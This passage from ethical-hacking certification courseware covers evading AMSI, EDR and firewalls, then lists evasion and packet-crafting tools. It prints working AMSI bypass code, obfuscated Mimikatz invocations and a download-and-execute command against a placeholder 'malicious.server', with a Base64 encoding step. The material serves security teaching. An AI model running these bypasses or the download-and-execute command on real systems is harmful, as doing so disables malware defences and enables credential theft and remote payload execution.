
Techniques used to bypass AMSI are discussed below:

- PowerShell Downgrade**

Attackers can downgrade the PowerShell version to 2.0 to evade AMSI detections. This allows them to execute malicious commands such as **amsiutils**, which are generally blocked by AMSI.

Run the following command to downgrade PowerShell version:

```
powershell -version 2
```



```
Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Windows\system32> powershell -version 2
Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> "amsiutils"
amsiutils
```

Figure 12.72: Screenshot showing the downgrading PowerShell version

▪ Obfuscation

Obfuscation involves making code complex and unreadable to bypass AMSI detection. This technique allows attackers to break strings and concatenate them using the + operator. Attackers can also use tools such as **AmsiTrigger** to scan scripts against AMSI and identify triggering lines for targeted obfuscation.

For instance, run the following command to obfuscate the invoke-mimikatz command:

Invoke-Mimikatz

"Inv"+ "o"+ "ke"+ "-Mimi"+ "katz"

The screenshot shows a Windows PowerShell window titled "Administrator: Windows PowerShell". The command entered is ".\Invoke-Mimikatz.ps1". A security warning dialog box is displayed, asking if the user wants to run the script. The user has selected the "Run once" option. The command "Invoke-Mimikatz" is then run again, but it is now obfuscated as "Inv"+ "o"+ "ke"+ "-Mimi"+ "katz".

Figure 12.73: Screenshot showing obfuscating the invoke-mimikatz command

▪ Forcing an error

In this technique, when an AMSI scan is initiated, the `amsiInitFailed()` function returns 0, which indicates successful initialization. Attackers can modify this by setting the function to a “Boolean True” value, which results in generating an error during AMSI initialization. This allows them to bypass the AMSI through memory allocation and modify the values within the `AmsiUtils` class.

Run the following commands to bypass AMSI detection by forcing an error:

```
$mem =  
[System.Runtime.InteropServices.Marshal]::AllocHGlobal(9076)  
  
[Ref].Assembly.GetType("System.Management.Automation.AmsiUtils").  
GetField("amsiSession", "NonPublic, Static").SetValue($null,  
$null);  
  
[Ref].Assembly.GetType("System.Management.Automation.AmsiUtils").  
GetField("amsiContext", "NonPublic, Static").SetValue($null,  
[IntPtr]$mem);
```

The screenshot shows a Windows PowerShell window titled "Windows PowerShell". The user runs the PowerShell script to set the `amsiSession` and `amsiContext` fields to null. After this, the command "Invoke-Mimikatz" is run, which successfully bypasses the AMSI check.

Figure 12.74: Screenshot shows forcing an error to bypass AMSI

▪ Memory Hijacking

Attackers can manipulate the internal functions of AMSI using memory-hijacking techniques. This involves hooking the AmsiScanBuffer() function and forcing it to always return AMSI_RESULT_CLEAN, which indicates that AMSI has found no signs of malware.

Run the following commands to bypass AMSI detection by downloading and loading the ASBBypass.dll file:

```
[System.Reflection.Assembly]::LoadFile("<Path to ASBBypass.dll file>")  
[Amsi]::Bypass()
```

The screenshot shows a Windows PowerShell window with the following command history:

```
PS C:\Users\Admin> Import-Module .\Invoke-Mimikatz.ps1  
Security warning  
Run only scripts that you trust. While scripts from the internet can be useful, this script can potentially harm your computer. If you trust this script, use the Unblock-File cmdlet to allow the script to run without this warning message. Do you want to run C:\Users\Admin\Invoke-Mimikatz.ps1?  
[D] Do not run [R] Run once [S] Suspend [?] Help (default is "D"): R  
PS C:\Users\Admin> ls C:\Users\Admin\Desktop\AmsiScanBufferBypass-main\ASBBypass\bin\Release\  
  
Directory: C:\Users\Admin\Desktop\AmsiScanBufferBypass-main\ASBBypass\bin\Release  
  
Mode LastWriteTime Length Name  
---- ----- ---- -  
-a--- 4/10/2022 1:27 AM 5632 ASBBypass.dll  
-a--- 4/10/2022 1:27 AM 19968 ASBBypass.pdb  
  
PS C:\Users\Admin> [System.Reflection.Assembly]::LoadFile("C:\Users\Admin\Desktop\AmsiScanBufferBypass-main\ASBBypass\bin\Release\ASBBypass.dll")  
GAC Version Location  
--- -----  
False v4.0.30319 C:\Users\Admin\Desktop\AmsiScanBufferBypass-main\ASBBypass\bin\Release\ASBBypass.dll  
  
PS C:\Users\Admin> [Amsi]::Bypass()  
PS C:\Users\Admin> Import-Module .\Invoke-Mimikatz.ps1  
PS C:\Users\Admin>
```

Figure 12.75: Screenshot shows bypassing the AMSI detection using ASBBypass.dll

51 Module 12 | Evading IDS, Firewalls, and Honeypots

EC-Council C|EH™

Other Techniques for Bypassing Endpoint Security

Hosting Phishing Sites	<ul style="list-style-type: none">EDR uses blacklisted IP addresses that are regularly updated through multiple sourcesMost cloud infrastructure services are not listed in the blacklist; therefore, attackers exploit this feature to host phishing websites on popular cloud infrastructures such as Google Cloud and AWS
Passing Encoded Commands	<ul style="list-style-type: none">Attackers send commands encoded with, for example, Base64 to cover their arguments and code to evade EDR detectionAttackers also use hex-format encryption to ping different IP addresses to evade detection
Fast Flux DNS Method	<ul style="list-style-type: none">The Fast Flux method allows attackers to change both the IP addresses and DNS names rapidlyIt helps the attackers circumvent blacklists and hide the C&C server behind the compromised systems operating as reverse proxies
Timing-based Evasion	<ul style="list-style-type: none">It is a sandbox evasion technique where malware is executed during a specific time or after certain actions performed by the victimFor example, using sleep patching, delay APIs, and time bombs
Signed Binary Proxy Execution	<ul style="list-style-type: none">Attackers leverage trusted in-built utilities such as rundll.32 for the execution of malicious codes to evade the EDR solutionsThe legitimate utilities are signed with digital certificates and help in proxying the malicious code execution

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit www.eccouncil.org.

52 Module 12 | Evading IDS, Firewalls, and Honeypots

EC-Council C|EH™

Other Techniques for Bypassing Endpoint Security (Cont'd)

Shellcode Encryption	<ul style="list-style-type: none">Attackers can pass encrypted commands containing various malicious payloads to evade EDR solutionsThey use encryption algorithms such as XOR, RC4, and AES encryption
Reducing Entropy	<ul style="list-style-type: none">Attackers manipulate the binary's characteristics to make it appear less suspicious to security solutionsFor example, attackers can reduce the entropy by incorporating low entropy resources such as low entropy images into the binary
Escaping the (Local) AV sandbox	<ul style="list-style-type: none">Attackers can exploit sandbox time limitations by delaying the execution of their shellcodeFor example, attackers can calculate large prime numbers and use that number as a key to extend the encryption process
Disabling Event Tracing for Windows (ETW)	<ul style="list-style-type: none">Since ntdll.dll is a DLL loaded into the binary's process, attackers can gain complete control over itThey patch the EtwEventWrite function in ntdll.dll and replace its initial instructions to return 0 (SUCCESS)
Spoofing the Thread Call Stack	<ul style="list-style-type: none">When the implant is in its dormant state, its thread's return address typically points to the shellcode residing in memoryAttackers can overwrite the return address with 0x0 and proceed to call the original Sleep() function
In-memory Encryption of Beacon	<ul style="list-style-type: none">Evading detection in-memory involves encrypting the executable memory regions of the implant while it is in a dormant stateAttackers can perform this attack by identifying a beacon sleep hook such as Sleep() in the target system

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit www.eccouncil.org.

Other Techniques for Bypassing Endpoint Security

Attackers use various evasion techniques to maintain persistence on a compromised system by avoiding different sandboxing services, UBA or SIEM solutions, which generate behavior-based alerts. They evade various security controls of a network after compromising a system for maintaining stealth and expanding malicious activities. Organizations may use different security controls such as IDS, IPS, or EDRs, but attackers can also implement various techniques to hide their activities and remain undetected. Therefore, to evade both behavior-based EDR tools,

attackers take advantage of sophisticated mechanisms and advanced malware to hide their malicious operations.

- **Hosting Phishing Sites on Popular Infrastructure**

The EDR mechanism used in organizations can block the IP addresses involved in phishing campaigns and other malicious activities to protect the end device. It uses blacklisted IP addresses that are regularly updated through multiple sources. Attackers exploit this feature and use legitimate website hosting cloud infrastructure services such as Google Cloud and AWS to host phishing websites and perform phishing attacks against the target organizations. The endpoint security implemented on the end devices can only prevent users from malicious IP addresses registered in the blacklist. Most popular hosting infrastructure services are not listed in the blacklist; therefore, attackers use them as command and control servers to perform malicious activities.

Attackers can also use popular social media accounts to distribute malware by hiding malicious code in the uploaded photos or other multimedia files using steganography. Already infected malware reads the instructions hidden in the photos and acts accordingly to evade the endpoint security on the target system.

- **Passing Encoded Commands**

Attackers can pass encrypted commands to bypass the detection mechanisms in specific circumstances. For example, passing Base64 encoded commands will allow attackers to cover their arguments and code. Attackers can also use hex-format encryption to ping different IP addresses for avoiding detection by security mechanisms.

For example,

- The attacker creates a malicious command as shown below:

```
Invoke-WebRequest -Uri http://malicious.server/payload.exe -  
OutFile C:\Users\Public\payload.exe; Start-Process  
C:\Users\Public\payload.exe
```

- Attacker encodes the above command using Base64:

```
$command = "Invoke-WebRequest -Uri  
http://malicious.server/payload.exe -OutFile  
C:\Users\Public\payload.exe; Start-Process  
C:\Users\Public\payload.exe" $bytes =  
[System.Text.Encoding]::Unicode.GetBytes($command)  
$encodedCommand = [Convert]::ToBase64String($bytes) echo  
$encodedCommand
```

Now, the attacker passes this Base64 encoded command to cover the code and bypass endpoint security.

- **Fast Flux DNS Method**

Attackers can implement malware that uses various tricks for executing code that cannot be detected by security solutions. The fast flux method allows attackers to change both the IP addresses and DNS names rapidly, and is typically utilized by large

botnets. This technique allows attackers to evade various security controls. It also helps the attacker to circumvent blacklists and hide the C&C server behind the compromised systems operating as reverse proxies. In this process, a victim system will only connect to the fast flux agents instead of the legitimate C&C server.

- **Timing-based Evasion**

This is a sandbox evasion technique where malware is executed during a specific time or after certain actions by the victim. The actions may include opening a particular window and clicking it, which activates it after the system reboots. Some other examples are sleep patching, delay APIs, and time bombs.

- **Signed Binary Proxy Execution**

This technique allows attackers to leverage trusted in-built utilities for the execution of malicious codes to evade EDR solutions. Attackers use these legitimate or trusted utilities because they are signed with digital certificates and help in proxying the malicious code execution. For example, attackers can take the advantage of `rundll32` for executing malicious commands.

- **Shellcode Encryption**

Attackers can pass encrypted commands with malicious payloads to evade EDR solutions. For example, attackers can encrypt shellcode using encryption algorithms such as XOR or RC4, and typically embed decryption keys within malware or generate them dynamically. When an encrypted command is executed, the malware decrypts the shellcode and executes it in the memory. In addition, attackers can use AES encryption to obfuscate static signatures of the shellcode.

- **Reducing Entropy**

In this technique, attackers manipulate the binary's characteristics to make them appear less suspicious to security solutions. For example, attackers can reduce entropy by incorporating low-entropy resources, such as low-entropy images, into the binary. Attackers can also reduce entropy by incorporating strings, such as `chrome.dll` from the system files.

- **Escaping the (Local) AV Sandbox**

EDR solutions often evaluate the binary's behavior within a local sandbox for a certain period, typically a few seconds, to minimize impact on the user experience. Attackers exploit this limitation by delaying shellcode execution. For example, attackers can calculate large prime numbers and use them as keys to extend the shellcode encryption process. This allows attackers to bypass sandbox analysis limits.

- **Disabling Event Tracing for Windows (ETW)**

Many EDR solutions rely heavily on Event Tracing for Windows (ETW), especially Microsoft Defender for Endpoints (formerly Microsoft ATP). The ETW facilitates extensive instrumentation and tracking of the functionality of processes and WINAPI calls. It comprises kernel components primarily used for registering callbacks for system

calls and other kernel operations. In addition, it includes a userland component within the ntdll.dll (ETW deep dive and attack vectors). Because ntdll.dll is a valid DLL loaded into the binary process, attackers can gain complete control over it, including ETW functionality. Many bypass methods exist for ETW in userspace but patching the EtwEventWrite function being the most prevalent. This involves obtaining its address in the ntdll.dll and replacing its initial instructions with those that return to zero (SUCCESS).

- **Direct System Calls and Evading “Mark of the Syscall”**

This technique allows attackers to leverage direct system calls to evade hooks implemented in `ntdll.dll` using security solutions. For example, attackers can call its kernel-equivalent `NtAllocateVirtualMemory` in `ntdll.dll` instead of calling `VirtualAlloc`. Furthermore, to evade the system call directly, attackers can retrieve the syscall ID from `ntdll.dll`, push the arguments into the stack, and call `syscall <id>` instructions.

- **Spoofing the Thread Call Stack**

Due to the periodic "beaconing" behavior of an implant, it spends a significant portion of its time dormant, awaiting commands from its operator (C2 machine). During this phase, the implant is susceptible to memory scanning techniques employed by EDR systems.

When the implant is in its dormant state, the thread's return address typically points to the shellcode residing in memory. The shellcode of an implant can be easily identified by evaluating the return addresses of the threads within a suspicious process. To circumvent this problem, attackers discard the link between the return address and shellcode. This can be achieved by intercepting the `Sleep()` function. Upon the invocation of this hook (by the implant/beacon shellcode), attackers can overwrite the return address with `0x0` and proceed to call the original `Sleep()` function. Upon the return of `Sleep()`, attackers restore the original return address, ensuring that the thread resumes execution from the correct address.

- **In-memory Encryption of Beacon**

Another method for evading detection in memory involves encrypting the executable memory regions of the implant while in a dormant state. Attackers can perform this type of attack by identifying a beacon sleep hook, such as `Sleep()` in the target system. During sleep, they locate the memory segment containing the shellcode. If it meets specific criteria such as `MEM_PRIVATE` and `EXECUTABLE`, it is encrypted using the `XOR` function. Now, the attackers invoke `Sleep()` which leads to a temporary pause in the execution. Upon `Sleep()` return, they decrypt a previously encrypted memory segment containing shellcode and restore the original shellcode. By obfuscating the shellcode during sleep and resuming its execution, attackers can effectively bypass security solutions.

IDS/Firewall Evading Tools

During firewall evasion, attackers use various security-auditing tools that assess firewall behavior. This section lists some of these tools that help attackers to bypass firewall restrictions. They automate the process of bypassing firewall rules while increasing effectiveness and consuming less time.

- **Traffic IQ Professional**

Source: <https://www.idappcom.com>

Traffic IQ Professional is a tool that audits and validates the behavior of security devices by generating the standard application traffic or attack traffic between two virtual machines. This tool is generally used by security personnel for assessing, auditing, and testing the behavioral characteristics of any non-proxy packet-filtering device, which can include application firewalls, IDS, IPS, routers, switches, etc. However, as this tool can generate custom attack traffic, it is extensively employed by attackers to bypass the installed perimeter devices in the target network.




Figure 12.76: Screenshot of Traffic IQ Professional

Some additional IDS/firewall evasion tools are as follows:

- Nmap (<https://nmap.org>)
- Metasploit (<https://www.metasploit.com>)
- PingRAT (<https://github.com>)
- KoviD (<https://github.com>)
- Green Tunnel (<https://github.com>)
- Hyperion (<https://nullsecurity.net>)

Packet Fragment Generator Tools

There are various packet fragment generators that attackers use to perform fragmentation attacks on firewalls to bypass them.

- **Colasoft Packet Builder**

Source: <https://www.colasoft.com>

Colasoft Packet Builder is used to create custom network packets and fragmenting packets. Attackers use this tool to create custom malicious packets and fragment them such that firewalls cannot detect them. They can create custom network packets such as Ethernet Packet, ARP Packet, IP Packet, TCP Packet, and UDP Packet. Security professionals use this tool to check your network's protection against attacks and intruders.




Figure 12.77: Screenshot of Colasoft Packet Builder

Some additional packet generator tools are listed below:

- NetScanTools Pro (<https://www.netscantools.com>)
- CommView (<https://www.tamos.com>)
- Ostinato (<https://ostinato.org>)
- WAN Killer (<https://www.solarwinds.com>)
- WireEdit (<https://omnipacket.com>)

hide01.ir

Objective 05

Understand Honeypot Concepts and Different Techniques to Detect Honeypots

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit www.eccouncil.org

Honeypot Concepts

